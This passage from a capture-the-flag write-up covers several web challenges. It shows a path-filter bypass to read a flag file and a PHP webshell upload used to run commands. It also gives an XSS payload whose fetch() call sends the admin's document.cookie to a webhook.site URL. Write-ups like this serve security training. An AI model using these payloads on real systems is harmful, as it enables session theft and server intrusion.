5 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: https://ch4973123972.ch.eng.run
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://ch4973123972.ch.eng.run/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20
21 poems=/tmp/flflagag.txt
```

Response


Pretty Raw Hex Render

```
62      input[type="submit"]:hover{
63        background-color:#45a049;
64      }
65
66      .poem-content{
67        margin-top:30px;
68        padding:20px;
69        background-color:#fff;
70        border-radius:5px;
71        box-shadow:02px5pxrgba(0,0,0,0.1);
72      }
73
74      .poem-title{
75        text-align:center;
76        font-size:24px;
77        margin-bottom:10px;
78      }
79
80      .poem-author{
81        text-align:center;
82        font-size:16px;
83        color:#666;
84      }
85
86      .poem-text{
87        margin-top:20px;
88        line-height:1.5;
89      }
90      </style>
91    </head>
92    <body>
93      <h1>
          Poem Collection
        </h1>
94      <div class="poem-content">
95        biOs{LQLP8tuuX1mew+htEDepdQ==}
        </div>
96    </body>
97  </html>
```


By changing it to flflagag.txt, we are performing file traversal with obfuscation, in the backend everytime it encounters ‘flag’, it seems to be tipped off and renders it meaningless so hence we use flflagag.txt as the middle part ‘flag’ is gone and leftover makes upto flag.txt itself

FLAG: bi0s{LQLP8tuuX1mew+htEDepdQ==}


3.Ghost




website:https://ch4873124013.ch.eng.run/



Install the .php code from this github repo
https://gist.github.com/joswr1ght/22f40787de19d80d110b37fb79ac3985




Upload the .php code onto the website



On uploading it says:

Now modify the URL and add the above path at the end of link to launch the webshell in order to run simple commands

From description we know that flag is in /tmp/flag.txt so run cat command to read flag.txt



FLAG: bi0s{1CJTbrbjl8KHXkf9JkKICw==}


4.Feedback

DESCRIPTION

In the bustling online community of Cyberverse, a website named "Feedback" stands as a hub for users to express their thoughts and opinions about various topics. Underneath its seemingly innocuous facade, however, lies a hidden challenge that tests the boundaries of trust and security. As an intrepid participant, you find yourself embarking on an intriguing journey of manipulation and deception, with the power to influence the actions of the unsuspecting website administrator.

As you enter the Feedback platform, you discover a sophisticated feedback submission system that allows users to send feedback directly to the site's administrator but is that the only thing you are able to do? Harnessing your creativity and cunning, you craft persuasive messages that subtly coerce the administrator into executing unintended actions. With each carefully crafted piece of feedback, you push the boundaries of their trust, aiming to uncover vulnerabilities within the system and unveil the depths of their actions. Utilize your skills and prove your mettle! Note: Admin can only access localhost!

website:




Go to webhook.site and copy unique URL and embed it into this script:


```
<img src=x onerror=fetch("https://webhook.site/cc574e03-df89-4d24-b55e-c7005c09a6ce/flag="+document.cookie)>
```

Text: <img src=x onerror=fetch("https://webhook.site/cc574e03-df89-4d24-b55e-c7005c09a6ce/flag="+document.cookie)>


Add ‘/flag=’ at the end of the webhook link and embed it into the script



Now copy the entire script and enter it as first payload, after entering we get



Now copy the complete URL and paste it as second payload into report page




The admin has received your feedback!

Now go to the webhook page and we can see a new GET request with the flag in the URL

https://webhook.site/cc574e03-df89-4d24-b55e-c7005c09a6ce/flag=flag=bi0s%7B/dlirU1d+Et0s/FjJPLKlA==%7D


On doing URL decode



FLAG: bi0s{/dlirU1d Et0s/FjJPLKlA==}


5. Shellshocker

website:

